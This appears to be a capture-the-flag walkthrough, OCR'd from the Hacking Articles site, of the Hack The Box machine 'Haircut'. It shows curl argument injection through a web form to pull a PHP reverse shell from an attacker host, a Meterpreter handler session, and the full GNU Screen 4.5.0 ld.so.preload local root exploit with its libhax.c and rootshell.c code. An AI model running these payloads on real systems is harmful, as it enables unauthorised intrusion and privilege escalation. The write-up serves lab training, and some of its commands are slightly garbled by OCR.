
Now we need to transfer our **backdoor** file to target system therefore first we need to **run python server** on port 80 using the following command.

```
1  python -m SimpleHTTPServer 80
```

First I tried to upload the file directly through browser http://10.10.10.24/exposed.php but got failed at that point I **use burpsuite** for fetching HTTP post request and send it to **the repeater**. Then I run curl command for downloading any file from given path by **omitting word "curl"** as shown below.

```
1  formurl = -o uploads/revshell.php http://10.10.14.3/revshell.php
```

uploads/revshell.php denotes the path where our backdoor reverse.php file will be uploaded.
http://10.10.14.3/revshell.php denotes the path for downloading the file from here.
After then click on **Go** tab and found that our file is successfully transferred into target's system.



As revshell.php file is successfully transferred into target's system but we need to execute that file for getting reverse connection, therefore, I simply run following the path in a web browser.

```
1  http://10.10.10.24/uploads/revshell.php
```

After executing uploaded backdoor file come back to the metsploit framework and wait for meterpreter session.

```
1  msf use exploit/multi/handler
2  msf exploit(multi/handler) set payload php/meterpreter/reverse_tcp
3  msf exploit(multi/handler) set lhost 10.10.14.3
4  msf exploit(multi/handler) set lport 4321
5  msf exploit(multi/handler) exploit
```

From given below image you can observe **meterpreter session1** opened for accessing victim tty shell.

```
1  meterpreter>sysinfo
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.3
lhost => 10.10.14.3
msf exploit(multi/handler) > set lport 4321
lport => 4321
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.3:4321
[*] Sending stage (37775 bytes) to 10.10.10.24
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.10.14.3:4321 -> 10.10.10.24:37502) at 2018


meterpreter >
meterpreter > sysinfo
Computer    : haircut
OS          : Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09
Meterpreter : php/linux
meterpreter >
```

Now let's finished the task by grabbing user.txt and root.txt file. First I move into home directory and check available files and directories inside it.

```
1  cd home
2  ls
```

here I got a directory maria and after exploring it we found so many files and directory, at last I fetch user.txt file from inside /**maria/Desktop/** and use cat command for reading.

```
1  cat user.txt
```

our 1st challenges finished successfully now move for 2nd challenge.

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2017-05-19 01:12:21 -0400  maria

meterpreter > cd maria
meterpreter > ls
Listing: /home/maria
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  322   fil   2017-05-16 05:20:39 -0400  .ICEauthority
100600/rw-------  52    fil   2017-05-16 05:20:37 -0400  .Xauthority
100600/rw-------  1     fil   2017-12-24 11:35:47 -0500  .bash_history
100644/rw-r--r--  220   fil   2017-05-15 07:44:33 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2017-05-15 07:44:33 -0400  .bashrc
40700/rwx------   4096  dir   2017-05-16 05:21:39 -0400  .cache
40700/rwx------   4096  dir   2017-05-16 05:21:40 -0400  .config
100644/rw-r--r--  25    fil   2017-05-16 05:20:37 -0400  .dmrc
40755/rwxr-xr-x   4096  dir   2017-05-16 05:20:39 -0400  .local
100600/rw-------  255   fil   2017-05-16 09:09:17 -0400  .mysql_history
40775/rwxrwxr-x   4096  dir   2017-05-16 06:22:19 -0400  .nano
100644/rw-r--r--  655   fil   2017-05-15 07:44:33 -0400  .profile
100644/rw-r--r--  0     fil   2017-05-16 04:05:35 -0400  .sudo_as_admin_s
40775/rwxrwxr-x   4096  dir   2017-05-16 09:25:29 -0400  .tasks
100664/rw-rw-r--  203   fil   2017-05-19 01:41:53 -0400  .wget-hsts
100600/rw-------  957   fil   2017-05-16 06:41:38 -0400  .xsession-errors
40755/rwxr-xr-x   4096  dir   2017-05-19 01:16:45 -0400  Desktop
40755/rwxr-xr-x   4096  dir   2017-05-16 05:20:38 -0400  Documents
40755/rwxr-xr-x   4096  dir   2017-05-16 05:20:38 -0400  Downloads
40755/rwxr-xr-x   4096  dir   2017-05-16 05:20:38 -0400  Music
40755/rwxr-xr-x   4096  dir   2017-05-16 05:20:38 -0400  Pictures
40755/rwxr-xr-x   4096  dir   2017-05-16 05:20:38 -0400  Public
40755/rwxr-xr-x   4096  dir   2017-05-16 05:20:38 -0400  Templates
40755/rwxr-xr-x   4096  dir   2017-05-16 05:20:38 -0400  Videos

meterpreter > cd Desktop
meterpreter > ls
Listing: /home/maria/Desktop
============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  34    fil   2017-12-24 11:35:21 -0500  user.txt

meterpreter > cat user.txt
0b0da[illegible]2c562afeae
```

For spawning proper tty shell of target's system we need to import python file, therefore, I run following command inside meterpreter shell

```
1  python -c 'import pty;pty.spawn("/bin/bash")'
```

Then using the following command we got all files and directories having root permission.

```
1  find / -perm -4000 -user root -exec ls -ld {} \; 2>/dev/null
```

Here I notice **/usr/bin/screen-4.5.0** now let's check its exploit if available.

```
meterpreter > shell
Process 1324 created.
Channel 0 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@haircut:~/html/uploads$ find / -perm -4000 -user root -exec ls -ld {} \; 2>/dev/null
<oads$ find / -perm -4000 -user root -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40128 May  4  2017 /bin/su
-rwsr-xr-x 1 root root 40152 Dec 16  2016 /bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 27608 Dec 16  2016 /bin/umount
-rwsr-xr-x 1 root root 136808 Jan 20  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 23376 Jan 18  2016 /usr/bin/pkexec
-rwsr-xr-x 1 root root 32944 May  4  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 39904 May  4  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 32944 May  4  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75304 May  4  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 54256 May  4  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 1588648 May 19  2017 /usr/bin/screen-4.5.0
-rwsr-xr-x 1 root root 40432 May  4  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 49584 May  4  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 38984 Mar  7  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 208680 Apr 29  2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 428240 Mar 16  2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14864 Jan 18  2016 /usr/lib/policykit-1/polkit-agent-helper-1
www-data@haircut:~/html/uploads$
```

In a new terminal, we look for any exploit present in exploitdb for screen 4.5.0 with help of searchsploit.

```
1  searchsploit screen 4.5.0
```

From given below image you can observe the highlighted **exploit 41154.sh** which is a shell script for local privilege escalation.

```
root@kali:~/Desktop/shell# searchsploit screen 4.5.0
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/)
---------------------------------------------- ---------------------------------
GNU Screen 4.5.0 - Local Privilege Escalation | exploits/linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC) | exploits/linux/local/41152.txt
---------------------------------------------- ---------------------------------
```

When I didn't find any appropriate method to execute this shell script for post exploitation then I go with manual compilation and review its code using cat command.

```
1  cat /usr/share/exploitdb/exploits/linux/local/41154.sh
```


If you will notice following code then you will observe this script is written in C language and we have divided it into three part for manual compilation.

- **Copy Yellow** highlighted the code and past it in a text document and save it as **libhax.c**
- **Copy Orang**e highlighted the code and past it in a text document and save it as **rootshell.c**


At last **copy remaining** code and past it in a text document and save it as **41154.sh**

```
root@kali:~/Desktop/shell# cat /usr/share/exploitdb/exploits/linux/local/41154.sh
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
```


From given below image you can see I have pasted above copied inside **rootshell.c**



From given below image you can see I have pasted above copied inside **libhax.c**




From given below image you can see I have paste above remaining copied inside **41154.sh** and save all three text document on the desktop in a new **folder shell**.



Let's compile our C program file manually in our local system using gcc as given below.

```
1  gcc -fPIC -shared -ldl -o libhax.so libhax.c
```



Similarly compile rootshell.c file through the following command.

```
1  gcc -o rootshell rootshell.c
```

```
root@kali:~/Desktop/shell# gcc -o rootshell rootshell.c
rootshell.c: In function 'main':
rootshell.c:3:5: warning: implicit declaration of function 'setuid'; did you mean 'setbuf'? [
-Wimplicit-function-declaration]
     setuid(0);
     ^~~~~
     setbuf
rootshell.c:4:5: warning: implicit declaration of function 'setgid'; did you mean 'setbuf'? [
-Wimplicit-function-declaration]
     setgid(0);
     ^~~~~
     setbuf
rootshell.c:5:5: warning: implicit declaration of function 'seteuid'; did you mean 'setbuf'?
[-Wimplicit-function-declaration]
     seteuid(0);
     ^~~~~~
     setbuf
rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-dec
laration]
     setegid(0);
     ^~~~~~
rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-decl
aration]
     execvp("/bin/sh", NULL, NULL);
     ^~~~~
```

From given below image you can see all files we have stored in our folder shell, now let's upload them into target's system through our previous meterpreter session.

```
root@kali:~/Desktop/shell# ls
41154.sh  libhax.c  libhax.so  rootshell  rootshell.c
```

Since we /tmp has read and write permission, therefore, we are uploading all files in /tmp directory by executing following command.

```
1  cd /tmp
2  upload /root/Desktop/shell .
```

```
meterpreter > cd /tmp
meterpreter > upload /root/Desktop/shell/ .
[*] uploading  : /root/Desktop/shell//rootshell -> ./rootshell
[*] uploaded   : /root/Desktop/shell//rootshell -> ./rootshell
[*] uploading  : /root/Desktop/shell//41154.sh -> ./41154.sh
[*] uploaded   : /root/Desktop/shell//41154.sh -> ./41154.sh
[*] uploading  : /root/Desktop/shell//rootshell.c -> ./rootshell.c
[*] uploaded   : /root/Desktop/shell//rootshell.c -> ./rootshell.c
[*] uploading  : /root/Desktop/shell//libhax.c -> ./libhax.c
[*] uploaded   : /root/Desktop/shell//libhax.c -> ./libhax.c
[*] uploading  : /root/Desktop/shell//libhax.so -> ./libhax.so
[*] uploaded   : /root/Desktop/shell//libhax.so -> ./libhax.so
meterpreter >
```

Again for spawning proper tty shell of target's system, we need to import python file, therefore, I run following command inside meterpreter shell

```
1  python -c 'import pty;pty.spawn("/bin/bash")'
```

Open 41154.sh file as it contains a command for getting root privilege as shown below.

```
1  cat 41154.sh
```

```
meterpreter > shell
Process 2476 created.
Channel 7 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@haircut:/tmp$ cat 41154.sh
cat 41154.sh
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

Execute following command and get the root.

```
1  cd /etc
2  unmask 000
3  -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
4  cd root
```

Here I got root.txt file now using cat command let open this file and finished our 2nd challenge.

```
1  cat root.txt
```

Wonderful!! We had completed the task and hacked this box.

```
www-data@haircut:/tmp$ cd /etc
cd /etc
www-data@haircut:/etc$ umask 000
umask 000
www-data@haircut:/etc$ screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
<en -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
www-data@haircut:/etc$ screen -ls
screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data@haircut:/etc$ /tmp/rootshell
/tmp/rootshell
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
4cfa26d[illegible]72151
#
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Cons

From <https://www.hackingarticles.in/hack-the-box-challenge-haircut-walkthrough/>